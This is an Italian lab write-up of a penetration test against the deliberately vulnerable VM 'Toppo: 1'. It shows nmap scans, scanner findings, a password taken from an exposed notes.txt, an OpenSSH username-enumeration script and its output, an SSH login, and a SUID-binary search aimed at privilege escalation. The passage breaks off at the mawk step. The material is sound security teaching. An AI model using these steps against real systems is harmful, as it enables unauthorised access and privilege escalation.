Penetration Testing and Ethical Hacking Toppo: 1

Staiano Catello 0522501602

Indice

Contesto

Analizziamo il nostro ambiente e gli obiettivi.

Ambiente

RETE NAT

RETE NAT

Toppo: 1

Macchina vulnerabile

Oracle VM VirtualBox 7.0.18


Ambiente di virtualizzazione


Kali Linux

Macchina attaccante

Obiettivi

- Enumerare servizi e vulnerabilità
- Prendere possesso della macchina target
- Identificare e accedere al “flag.txt”





Information Gathering e Target Discovery

Analizziamo la vittima.

Prime informazioni sull’asset

10.0.2.4

Indirizzo IP della macchina Kali

10.0.2.5

Indirizzo IP della macchina vulnerabile

Apache 2.4.10
porta 80


Server Http
in esecuzione

Debian 8 (Jessie)

Sistema operativo

Disponibile

Host disponibile e raggiungibile



Target Enumeration


Quali sono i servizi attivi?

Scanning delle porte e dei servizi con Nmap:
nmap -p- 10.0.2.5 -sV


Porta	Stato	Servizio	versione
80	Aperta	Server http	Apache httpd 2.4.10 (Debian)
22	Aperta	SSH	OpenSSH 6.7p1 su Debian 5 (Protocollo 2.0);
111	Aperta	rpcbind	Versione RPCBIND 2-4 (RPC #100000)
41815	Aperta	status	Versione 1 (RPC #100024)

Adoperiamo lo strumento Nmap con l'argomento -A, ovvero in modalità invasiva, al fine di ottenere informazioni approfondite sui servizi operativi del dispositivo bersaglio.

nmap -A -sV 10.0.2.5




Sulla porta 80, opera un server web Apache 2.4.10 che ospita un sito basato sul tema "Clean Blog" di Start Bootstrap



04 Vulnerability mapping

Cerchiamo le vulnerabilità del bersaglio



Scanner utilizzati

Dirb

Nessus

Gobuster

OWASP ZAP


whatweb

Nikto

Wafw00f

Manuale

Vulnerabilità trovate



Debian Linux SEoL (8.x)

Vulnerabilità in versioni obsolete di jQuery

SSH Terrapin Prefix Truncation Weakness

Versione obsoleta di Apache HTTPD

Web Application Potentially Vulnerable to Clickjacking

Directory browsing abilitato

Content Security Policy (CSP) Header Not Set

Vulnerable JS Library

OpenSSH User Enumeration Weakness

ICMP Timestamp Request Remote Date Disclosure

Mancanza di protezione x-frame-options

Vulnerabilità trovate




Figura 1.1: Diagramma circolare delle vulnerabilità





Figura 1.2: Grafico a colonne della distribuzione delle vulnerabilità


Directory mapping

All'interno della directory /admin del server, troviamo un indice generato direttamente da Apache e un file denominato notes.txt, che potrebbe contenere informazioni riservate.



Directory mapping

Apriamo il file in questione e troveremo una password e un probabile username all’interno della password: **ted**



05
Target Exploitation

Sfruttiamo le conoscenze acquisite.

Punti chiave

SSH exploit

Accesso tramite SSH

Enumerazione utenti

Punti chiave

SSH exploit

Per verificare l'esistenza di un account su Toppo è stato sfruttato l'exploit relativo alla vulnerabilità **"OpenSSH User Enumeration"** per eseguire l'enumerazione degli username attraverso il servizio SSH esposto.
Questa vulnerabilità consente di accertare la presenza di un utente senza conoscere la sua password, facilitando così un eventuale attacco di forza bruta volto a ottenere l'accesso al sistema.

Punti chiave

SSH exploit

```
┌──(my_old_script_env)─(kali㉿kali)-[~]
└─$ python3 ssh-username-enum.py 10.0.2.5 --port 22 --username ted
/home/kali/my_old_script_env/lib/python3.13/site-packages/paramiko/pkey.py:82
: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.ha
zmat.decrepit.ciphers.algorithms.TripleDES and will be removed from cryptogra
phy.hazmat.primitives.ciphers.algorithms in 48.0.0.
  "cipher": algorithms.TripleDES,
/home/kali/my_old_script_env/lib/python3.13/site-packages/paramiko/transport.
py:253: CryptographyDeprecationWarning: TripleDES has been moved to cryptogra
phy.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from cry
ptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  "class": algorithms.TripleDES,
[+] OpenSSH version 6.7 found
[+] ted found!
```

Punti chiave

Accesso tramite SSH

Utilizziamo le credenziali reperite per autenticarsi sul sistema della vittima; una volta ottenuto l'accesso, eseguiamo comandi mirati a raccogliere ulteriori informazioni sul sistema.

Punti chiave

Accesso tramite SSH

```
┌──(kali㉿kali)-[~]
└─$ ssh ted@10.0.2.5
ted@10.0.2.5's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 26 07:49:11 2025 from 10.0.2.4
ted@Toppo:~$
```

06 Privilege escalation

Dobbiamo cercare
la bandiera.

File con SUID attivo

Nella shell cerchiamo file eseguibili che possano essere avviati con privilegi elevati.

find / -perm -u=s -type f 2>/dev/null

-perm -u=s → seleziona i file che hanno il bit setuid impostato per l'utente proprietario.

2>/dev/null → sopprime i messaggi di errore

File con SUID attivo

```
ted@Toppo:~$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/sbin/exim4
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/python2.7
/usr/bin/chsh
/usr/bin/at
/usr/bin/mawk
/usr/bin/chfn
/usr/bin/procmail
/usr/bin/passwd
/bin/su
/bin/umount
/bin/mount
ted@Toppo:~$
```

Abbiamo trovato **“usr/bin/mawk”** e **“usr/bin/python2.7”**

Binario /usr/bin/mawk

